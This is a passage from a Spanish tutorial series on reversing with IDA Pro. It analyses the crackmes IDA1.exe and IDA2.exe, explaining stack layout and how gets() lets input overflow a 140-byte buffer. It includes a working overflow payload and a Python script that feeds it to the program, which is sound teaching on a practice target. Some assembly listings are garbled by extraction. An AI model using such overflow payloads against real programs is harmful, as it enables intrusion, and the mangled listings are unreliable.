004012D4 mov    [esp+0B8h+Format], offset Format ; "buf: %08x cookie"
004012DB call   _printf
004012E0 lea    eax, [ebp+Buffer]
004012E6 mov    [esp+0B8h+Format], eax ; Buffer
004012E9 call   _gets
004012EE cmp    [ebp+var_DECISION], 'QRST'
004012F5 jnz    short locret_401303

004012F7 mov    [esp+0B8h+Format], offset aYouAreAWinnner ; "you are a win"
004012FE call   _printf

00401303 locret_401303:
00401303 leave
00401304 ret
```

La cual se usa dos veces en la función, pero realmente nosotros podemos cambiar el valor de dicha variable para hacer que el programa vaya a chico bueno?

Los que miran este código lo primero que les llama la atención es que hay variables y argumentos relativos a EBP y hay otras que están tomadas con ESP como referencia.

Stack of \_main


```

00401290  argv= dword ptr  0Ch
00401290  envp= dword ptr  10h
00401290
00401290  push    ebp
00401291  mov     ebp, esp
00401293  sub     esp, 0B8h
00401299  and     esp, 0FFFFFFF0h
0040129C  mov     eax, 0
004012A1  add     eax, 0Fh
004012A4  add     eax, 0Fh
004012A7  shr     eax, 4
004012AA  shl     eax, 4
004012AD  mov     [ebp+var_9C], eax
004012B3  mov     eax, [ebp+var_9C]
004012B9  call    __alloca
004012BE  call    __main
004012C3  lea     eax, [ebp+var_DECISION]
004012C6  mov     [esp+0B8h+var_B0], eax
004012CA  lea     eax, [ebp+Buffer]
004012D0  mov     [esp+0B8h+var_B4], eax
004012D4  mov     [esp+0B8h+Format], offset Format ; "buf: %08x cookie"
004012DB  call    _printf
004012E0  lea     eax, [ebp+Buffer]
004012E6  mov     [esp+0B8h+Format], eax ; Buffer
004012E9  call    _gets
004012EE  cmp     [ebp+var_DECISION], 'QRST'
004012F5  jnz    short locret_401303

```

Todo ese código inicial es agregado por el compilador para setear ESP justo arriba de las variables y buffers locales, luego del SUB ESP, 0B8 se ajusta con esto, aunque nunca lo varía mucho más que alineararlo y redondearlo, podríamos hacer las cuentas, pero si no queremos complicarnos la vida, podemos debuggear para ver a qué valor queda ESP justo al terminar todo esto y empezar con el código original de la función.

El que tenga ganas de debuggear lo puede hacer pero tenemos otra ayuda de IDA que es muy útil que es la variación de ESP a partir del inicio de la función que se toma como 0.



Si vemos el código ahora.

```

00401290    var_DECISION= dword ptr -0Ch
00401290    argc= dword ptr  8
00401290    argv= dword ptr  0Ch
00401290    envp= dword ptr  10h
00401290
00401290  000 push   ebp
00401291  004 mov    ebp, esp
00401293  004 sub    esp, 0B8h
00401299  0BC and   esp, 0FFFFFFF0h
0040129C  0BC mov    eax, 0
004012A1  0BC add   eax, 0Fh
004012A4  0BC add   eax, 0Fh
004012A7  0BC shr   eax, 4
004012AA  0BC shl   eax, 4
004012AD  0BC mov    [ebp+var_9C], eax
004012B3  0BC mov    eax, [ebp+var_9C]
004012B9  0BC call   __alloca
004012BE  0BC call   __main
004012C3  0BC lea    eax, [ebp+var_DECISION]
004012C6  0BC mov    [esp+0B8h+var_B0], eax
004012CA  0BC lea    eax, [ebp+Buffer]
004012D0  0BC mov    [esp+0B8h+var_B4], eax
004012D4  0BC mov    [esp+0B8h+Format], offset Format ; "buf: %08x co
004012DB  0BC call   _printf
-----
```

Vemos la influencia de cada instrucción en el stack a partir de cero que es el inicio, luego de ejecutar el PUSH EBP, el stack disminuye en 4, por eso la segunda línea tiene el 004 a la derecha.

La segunda instrucción es MOV EBP,ESP lo cual no cambia el stack porque es solo un MOV y por lo tanto ESP queda igual, el que cambia es EBP.

```

00401290    argv= dword ptr  0Ch
00401290    envp= dword ptr  10h
00401290
00401290  000 push   ebp
00401291  004 mov    ebp, esp
00401293  004 sub    esp, 0B8h
00401299  0BC and   esp, 0FFFFFFF0h
0040129C  0BC mov    eax, 0
004012A1  0BC add   eax, 0Fh
004012A4  0BC add   eax, 0Fh
004012A7  0BC shr   eax, 4
004012AA  0BC shl   eax, 4
004012AD  0BC mov    [ebp+var_9C], eax
004012B3  0BC mov    eax, [ebp+var_9C]
004012B9  0BC call   __alloca
004012BE  0BC call   __main
-----
```

Por eso la tercera línea tiene el mismo 004 porque no cambió ESP.

Recordemos que ESP y EBP quedan iguales y EBP será a partir de aquí la referencia quedando ambos a 4 del ESP del inicio.

La siguiente línea le resta 0xB8 a ESP con lo cual queda a 0xBC del inicio y como EBP quedó en 4 la diferencia entre EBP y ESP será justo 0xB8.

```

00401290    argv= uwuru per  0010
00401290    envp= dword ptr  10h
00401290
00401290  000 push   ebp
00401291  004 mov    ebp, esp
00401293  004 sub    esp, 0B8h
00401299  0BC and   esp, 0FFFFFFF0h
0040129C  0BC mov    eax, 0
004012A1  0BC add   eax, 0Fh
004012A4  0BC add   eax, 0Fh
004012A7  0BC shr   eax, 4
004012AA  0BC shl   eax, 4
004012AD  0BC mov    [ebp+var_9C], eax
004012B3  0BC mov    eax, [ebp+var_9C]
004012B9  0BC call   __alloca
004012BE  0BC call   __main

```

Vemos que luego la distancia no cambia más ni siquiera al pasar el CALL ALLOCA y CALL \_MAIN que son agregados por el procesador, así que podemos concluir que no le afecta todo eso, y que la distancia entre EBP y ESP es de 0xb8 que es el espacio para las variables locales y buffers.

Allí ya empieza el código de la función en sí, y la distancia de ESP con respecto al inicio quedó en 0xBC y 0xB8 es la zona reservada para variables y buffers.


A la variable var\_9c como es una variable temporal creada por el compilador y no se usa más le pondremos TEMP.

```

00401290    var_DECISION= dword ptr -0Ch
00401290    argc= dword ptr 8
00401290    argv= dword ptr 0Ch
00401290    envp= dword ptr 10h
00401290
00401290 000 push    ebp
00401291 004 mov     ebp, esp
00401293 004 sub     esp, 0B8h
00401299 0BC and    esp, 0FFFFFFF0h
0040129C 0BC mov    eax, 0
004012A1 0BC add    eax, 0Fh
004012A4 0BC add    eax, 0Fh
004012A7 0BC shr    eax, 4
004012AA 0BC shl    eax, 4
004012AD 0BC mov    [ebp+TEMP], eax
004012B3 0BC mov    eax, [ebp+TEMP]
004012B9 0BC call   _alloca
004012BE 0BC call   __main
004012C3 0BC lea    eax, [ebp+var_DECISION]
004012C6 0BC mov    [esp+0B8h+var_B0], eax
004012CA 0BC lea    eax, [ebp+Buffer]

```

Deabajo de TEMP tenemos el Buffer, haciendo click derecho ARRAY vemos que el largo es 140 decimal por el largo 1 byte de cada elemento, así que el largo del Buffer es 140 decimal.



```

        4 IDA View-A  Stack of _main  Strings Window
        ^ 
-000000A3 db ? ; undefined
-000000A2 db ? ; undefined
-000000A1 db ? ; undefined
-000000A0 db ? ; undefined
-0000009F db ? ; undefined
-0000009E db ? ; undefined
-0000009D db ? ; undefined
-0000009C TEMP
-00000098 Buffer
-0000009C var_DECISION
-00000098 db ? ; undefined
-00000097 db ? ; undefined
-00000096 db ? ; undefined
-00000095 db ? ; undefined
-00000094 db ? ; undefined
-00000093 db ? ; undefined
-00000092 db ? ; undefined
-00000091 db ? ; undefined
+00000090 s db 4 dup(?)
+00000094 r db 4 dup(?)
+00000098 argc dd ?
+0000009C argv dd ? ; offset
+000000A0 envp dd ? ; offset
+000000A4 ; end of stack variables

```

Si lográramos desbordar el Buffer copiando al mismo más de 140 bytes, el mismo tendría una vulnerabilidad del tipo Buffer Overflow, explotando la cual se podría pisar la variable var\_DECISION y si pudiéramos escribir más hacia abajo aun, llegaríamos a pisar el STORED EBP y el RETURN ADDRESS dependiendo de cuanto podamos copiar.

Continuemos con el reversing, el punto más álgido de la compilación es la forma como pasa los argumentos a las funciones, en vez de usar PUSH para guardar los argumentos en el stack, los guarda directamente con MOV, veremos esto.


Ahí se ve claro en este caso printf tiene un solo argumento que es el la dirección a la string "You are a winner je", y ningún otro argumento más.

```


004012F5 BBC J11Z      SHORT J1C6_401303
004012F7 BBC mov [esp+088h+Format], offset aYouAreAWinnner ; "you are a winnner man je\nn"
004012FE BBC call _printf

```

Vemos que guarda esa dirección ya que usa la palabra OFFSET delante, y la guarda en el stack, pero dónde? la notación no nos ayuda mucho pero si hacemos click derecho veremos alguna notación alternativa.



Si cambiamos por esto



Vemos que lo que realmente está haciendo es colocar en el contenido de ESP (que es la posición superior del stack) la dirección de la string para usarla como argumento, o sea que este programa en vez de hacer PUSH a la posición superior del stack, mueve los argumentos a las posiciones del stack con MOV, y lógicamente el PUSH cambiaría el valor de ESP, mientras que un MOV no, se puede apreciar en el valor BC justo antes de la función.



Lo mismo pasa en todas las otras apis si aplicamos el mismo criterio solo en las que pueden ser argumentos de apis, haciendo click derecho y cambiando por la notación alternativa, nos queda mucho más entendible el código.

```

004012A1 0BC add    eax, 0Fh
004012A4 0BC add    eax, 0Fh
004012A7 0BC shr    eax, 4
004012AA 0BC shl    eax, 4
004012AD 0BC mov    [ebp+TEMP], eax
004012B3 0BC mov    eax, [ebp+TEMP]
004012B9 0BC call   __alloca
004012BE 0BC call   __main
004012C3 0BC lea    eax, [ebp+var_DECISION]
004012C6 0BC mov    [esp+8], eax
004012CA 0BC lea    eax, [ebp+Buffer]
004012D0 0BC mov    [esp+4], eax
004012D4 0BC mov    dword ptr [esp], offset Format ; "buf: %08x cookie: %08x\n"
004012D8 0BC call   _printf
004012E0 0BC lea    eax, [ebp+Buffer]
004012E6 0BC mov    [esp], eax ; Buffer
004012E9 0BC call   _gets
004012EE 0BC cmp    [ebp+var_DECISION], 'QRST'
004012F5 0BC jnz    short locret_401303

```

```

004012F7 0BC mov    dword ptr [esp], offset aYouAreAWinnner ; "you are a winnner man je\n"
004012FE 0BC call   _printf

```

Vemos que el primer printf el cual tiene tres argumentos pues hace format string reemplazando en la string "buf : %08x cookie : %08x\n.", por los dos argumentos superiores.

```

004012C3 0BC lea    eax, [ebp+var_DECISION]
004012C6 0BC mov    [esp+8], eax
004012CA 0BC lea    eax, [ebp+Buffer]
004012D0 0BC mov    [esp+4], eax
004012D4 0BC mov    dword ptr [esp], offset Format ; "buf: %08x cookie: %08x\n"
004012DB 0BC call   _printf

```

El primer argumento es la dirección de la variable var\_DECISION que obtiene con el LEA, lo mueve a EAX y lo guarda en el contenido de ESP + 8.

El segundo argumento es la dirección de la variable Buffer que la obtiene con el LEA, la mueve a EAX y la guarda al contenido de ESP+4 como siguiente argumento y el tercero lo guarda en el contenido de ESP y será la dirección de la string en este caso con el formato.

Si uno lo ejecuta fuera de IDA vemos que es la impresión en la consola de las direcciones de ambas variables, ya que reemplaza en la string original haciendo format string, por el valor hexadecimal de ambas direcciones porque usa %x que es la conversión para imprimir el valor hexa.

```

buf: 0060fea0 cookie: 0060ff2c

```

```

004012A7 0BC shr    eax, 4
004012A8 0BC shl    eax, 4
004012A9 0BC mov    [ebp+TEMP], eax
004012B3 0BC mov    eax, [ebp+TEMP]
004012B9 0BC call   __alloca
004012BE 0BC call   __main
004012C3 0BC lea    eax, [ebp+var_DECISION]
004012C6 0BC mov    eax, [esp+8]
004012CA 0BC lea    eax, [ebp+Buffer]
004012D0 0BC mov    [esp+4], eax
004012D4 0BC mov    dword ptr [esp], offset Format ; "buf: %08x cookie: %08x\n"
004012DB 0BC call   _printf
004012E0 0BC lea    eax, [ebp+Buffer]
004012E6 0BC mov    [esp], eax      ; Buffer
004012F0 0BC call   gets

```

Luego continúa llamando a la función gets la cual ingresa caracteres por teclado sin ningún límite, por lo cual puede escribir más de 140 caracteres sin problema.

```

004012D0 0BC call   _printf
004012E0 0BC lea    eax, [ebp+Buffer]
004012E6 0BC mov    [esp], eax      ; Buffer
004012E9 0BC call   _gets
004012EE 0BC cmp    [ebp+var_DECISION], 'QRST'
004012F5 0BC jnz    short locret_401303

```

Aquí también le pasa como argumento al contenido de ESP, la dirección del Buffer que es donde escribirá.


Así que sabemos que si escribo por ejemplo 140 Aes y luego TSRQ ya que debe estar al revés por el little endian, el programa me debería saltar a chico bueno ya que pisaremos la variable var\_DECISION que está justo debajo del Buffer, con el valor QRST, probemos primero a mano, antes de hacer el script.

```
Python>"A" *140 + "TSRQ"
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAATSRQ
```

Imprimí la string en IDA y la copio al portapapeles, la pego aquí.

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAATSRQ
```

Lo corro en una consola sino se cerrará y no veré la string si sale, cuando queda esperando le pego la string y...



```
C:\Windows\System32\cmd.exe
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\ricna\Desktop\New folder (6)>IDA1.exe
buf: 0060fea0 cookie: 0060ff2c
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
you are a winnner man je

C:\Users\ricna\Desktop\New folder (6)>
```

El script es muy sencillo también es igual que el anterior en este caso no tiene dos entradas por stdin sino solo una

```
from subprocess import *
p = Popen(['C:\Users\ricna\Desktop\New folder (6)\IDA1.exe', 'f'],
stdout=PIPE, stdin=PIPE, stderr=STDOUT)

print "ATACHEA EL DEBUGGER Y APRETA ENTER\n"
raw_input()

primera="A" *140 + "TSRQ\n"
p.stdin.write(primera)

testresult = p.communicate()[0]

print primera
print(testresult)
```

The screenshot shows the PyCharm IDE interface. On the left, the Project tool window displays a file named 'pepe.py'. The code editor window shows the Python script 'pepe.py' with the following content:

```
from subprocess import *
p = Popen(['C:\Users\ricna\Desktop\New folder (6)\IDA1.exe', 'f'],
stdout=PIPE, stdin=PIPE, stderr=STDOUT)

print "ATACHEA EL DEBUGGER Y APRETA ENTER\n"
raw_input()

primera="A" *140 + "TSRQ\n"
p.stdin.write(primera)

testresult = p.communicate()[0]

print primera
print(testresult)
```

Below the code editor is the terminal window, which shows the execution of the script and its output:

```
C:\Python27\python.exe C:/Users/ricna/PycharmProjects/untitled/pepe.py
ATACHEA EL DEBUGGER Y APRETA ENTER
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
buf: 0060fea0 cookie: 0060ff2c
you are a winner man je
```

Aquí se ve el resultado, muchos no habrán podido hacerlo por la forma de pasar los argumentos, pero ahora les será más sencillo hacer el ejercicio 2 ya que es muy parecido y esta compilado en forma similar, pero ya saben el truco.

El siguiente ejercicio se llama IDA2.exe

Hasta la parte 24

Ricardo Narvaja

# INTRODUCCIÓN AL REVERSING CON IDA PRO DESDE CERO PARTE 24

La solución al IDA2.exe es bastante similar al anterior solo que aquí hay dos variables, o podemos llamarlas cookies para comparar en vez de una sola, para que te lleve a la zona de chico bueno.

The screenshot shows the IDA Pro interface with three windows:

- IDA View-A:** Shows assembly code:

```
004012E5 mov    [esp+78h+Format], eax ; Buffer
004012E8 call   _gets
004012ED cmp    [ebp+var_14], 71727374h
004012F4 jnz    short loc_401323
```
- Hex View-1:** Shows assembly code:

```
004012F6 cmp    [ebp+var_C], 91929394h
004012FD jnz    short loc_401323
```
- Registers:** Shows assembly code:

```
004012FF lea    eax, [ebp+var_10]
00401302 inc    dword ptr [eax]
00401304 lea    eax, [ebp+var_10]
00401307 mov    [esp+78h+var_74], eax
0040130B mov    [esp+78h+Format], offset aFlagX ; "flag %x"
00401312 call   _printf
00401317 mov    [esp+78h+Format], offset aYouAreAWinnner ; "you are a winnner man je\n"
0040131E call   _printf
```

Arrows indicate the flow from the first two windows to the third, and then to the bottom status bar.

Veamos si hay algún lugar donde se pueden modificar esas variables, las renombramos a cookie y cookie 2 ya que el mismo programa las llama así.

The screenshot shows the IDA Pro interface with three windows:


- IDA View-A:** Shows assembly code with variable renamings:

```
004012BA mov    [ebp+var_10], 0
004012C1 lea    eax, [ebp+cookie_2] ←
004012C4 mov    [esp+78h+var_6C], eax
004012C8 lea    eax, [ebp+cookie] ←
004012CB mov    [esp+78h+var_70], eax
004012CF lea    eax, [ebp+Buffer]
004012D2 mov    [esp+78h+var_74], eax
004012D6 mov    [esp+78h+Format], offset Format ; "buf: %08x cookie: %08x cookie2: %08x\n"
004012DD call   _printf
004012E2 lea    eax, [ebp+Buffer]
004012E5 mov    [esp+78h+Format], eax ; Buffer
004012E8 call   _gets
004012ED cmp    [ebp+cookie], 71727374h
004012F4 jnz    short loc_401323
```
- Hex View-1:** Shows assembly code:

```
004012F6 cmp    [ebp+cookie_2], 91929394h
004012FD jnz    short loc_401323
```
- Registers:** Shows assembly code (same as the first window)

Blue arrows point from the first window to the second, and from the second to the third. A large blue arrow also points from the first window down to the bottom status bar.

Vemos que los únicos lugares donde hay acceso a dichas variables es cuando en el printf mediante lea obtiene las direcciones de las mismas para imprimirlas pero no se puede alterar su valor allí.



Si apretamos la x en cualquiera de ambas variables, solo se accede dos veces una para hallar la dirección antes de pasársela al printf y la segunda cuando ya compara el valor.

Así que si no se puede cambiar el valor de dichas variables, como podremos llegar hasta el cartel de chico bueno para llegar al mismo si ambas variables deben tener un valor específico?

La otra posibilidad de llenar esas variables, sería que haya un overflow en algún buffer que permita sobrescribir su valor.

```

00401290 cookie= dword ptr -14h
00401290 var_10= dword ptr -10h
00401290 cookie_2= dword ptr -0Ch
00401290 argc= dword ptr 8
00401290 argv= dword ptr 0Ch
00401290 envp= dword ptr 10h
00401290
00401290 push    ebp
00401291 mov     ebp, esp
00401293 sub    esp, 78h
00401296 and    esp, 0FFFFFFF0h
00401299 mov     eax, 0
0040129E add    eax, 0Fh
004012A1 add    eax, 0Fh
004012A4 shr    eax, 4
004012A7 shl    eax, 4
004012AA mov    [ebp+var_5C], eax
004012AD mov    eax, [ebp+var_5C]
004012B0 call   __alloca
004012B5 call   __main
004012BA mov    [ebp+var_10], 0
004012C1 lea    eax, [ebp+cookie_2]

```

Ahí vemos una variable `var_10` veamos que es, allí vemos que la inicializa a cero veamos los otros lugares donde la usa con la x.

xrefs to var_10			
Director	Ty	Address	Text
Down w	_main+2A		mov [ebp+var_10], 0
Down r	_main+6F		lea eax, [ebp+var_10]
Down r	_main+74		lea eax, [ebp+var_10]

OK Cancel Search Help

Line 1 of 3

Allí vemos los tres lugares en que la usa el primero es cuando la inicializa a cero.

Veamos los otros dos pero antes acomodemos los argumentos que se le pasan a las apis para que no quede tan feo, usando la técnica que vimos en mi tute del IDA 1, haciendo click derecho en las mismas y cambiando por una representación alternativa que nos muestra el ida allí.

```

004012C0    lea    eax, [ebp+cookie]
004012CB    mov    [esp+8], eax
004012CF    lea    eax, [ebp+buffer]
004012D2    mov    [esp+4], eax
004012D6    mov    dword ptr [esp], offset Format ; "buf: %08x cookie: %08x cooki
004012DD    call   _printf
004012E2    lea    eax, [ebp+buffer]
004012E5    mov    [esp], eax      ; Buffer
004012E8    call   _getchar
004012ED    cmp    [ebp+cookie], 71727374h
004012F4    jnz   short loc_401323

```

```

004012F6    cmp    [ebp+cookie_2], 91929394h
004012FD    jnz   short loc_401323

```

```

004012FF    lea    eax, [ebp+var_10]
00401302    inc    dword ptr [eax]
00401304    lea    eax, [ebp+var_10]
00401307    mov    [esp+4], eax
0040130B    mov    dword ptr [esp], offset aFlagX ; "flag %x"
00401312    call   _printf
00401317    mov    dword ptr [esp], offset aYouAreAWinnner ; "you are a winnner %x"
0040131E    call   _printf

```

Ahora quedo más lindo y se ve claro cómo guarda los argumentos en el stack para pasarlos a las apis.

Ahora veamos donde usa la variable.

```

004012FF lea    eax, [ebp+var_10]
00401302 inc    dword ptr [eax]
00401304 lea    eax, [ebp+var_10]
00401307 mov    [esp+4], eax
0040130B mov    dword ptr [esp], offset aFlagX ; "flag %x"
00401312 call   _printf
00401317 mov    dword ptr [esp], offset aYouAreAWinnner ; "you are a winnner man je\n"
0040131E call   _printf

```

Vemos que allí con el lea obtiene la dirección de la variable y luego incrementa su contenido o sea que aumenta el valor de la misma.

Luego obtiene nuevamente la dirección de la variable y la pasa como argumento de printf o sea que imprime la dirección de la misma no el valor, si llegamos a la zona buena.

Como el mensaje dice flag podemos renombrarla con ese mismo nombre, lo que sí vemos es que no influye en nada.

	Format= dword ptr -78h
00401290	var_74= dword ptr -74h
00401290	var_70= dword ptr -70h
00401290	var_6C= dword ptr -6Ch
00401290	var_5C= dword ptr -5Ch
00401290	<b>Buffer= byte ptr -58h</b>
00401290	cookie= dword ptr -14h
00401290	flag= dword ptr -10h
00401290	cookie_2= dword ptr -0Ch
00401290	argc= dword ptr 8
00401290	argv= dword ptr 0Ch
00401290	envp= dword ptr 10h
00401290	

Solo nos queda estudiar el buffer ya que las variables que están por encima son variables creadas por el procesador y temporales, no del programa en sí.

Mirando en la representación estática del stack.

```

-0000005C var_5C          dd ?
-00000058 Buffer          db ?
-00000057                  db ? ; undefined
-00000056                  db ? ; undefined
-00000055                  db ? ; undefined
-00000054                  db ? ; undefined
-00000053                  db ? ; undefined
-00000052                  db ? ; undefined
-00000051                  db ? ; undefined
-00000050                  db ? ; undefined
-0000004F                  db ? ; undefined
-0000004E                  db ? ; undefined
-0000004D                  db ? ; undefined
-0000004C                  db ? ; undefined
-0000004B                  db ? ; undefined
-0000004A                  db ? ; undefined
-00000049                  db ? ; undefined
-00000048                  db ? ; undefined
-00000047                  db ? ; undefined
-00000046                  db ? ; undefined
-00000045                  db ? ; undefined
-00000044                  db ? ; undefined
-00000043                  db ? ; undefined
-00000042                  db ? ; undefined
-00000041                  db ? ; undefined

```

Haciendo doble click en buffer vemos la representación estática del stack del ida.

Obvio buffer es el lugar reservado en la memoria para guardar lo que se tipea en consola ya que se le pasa la dirección como argumento a la función gets.

```

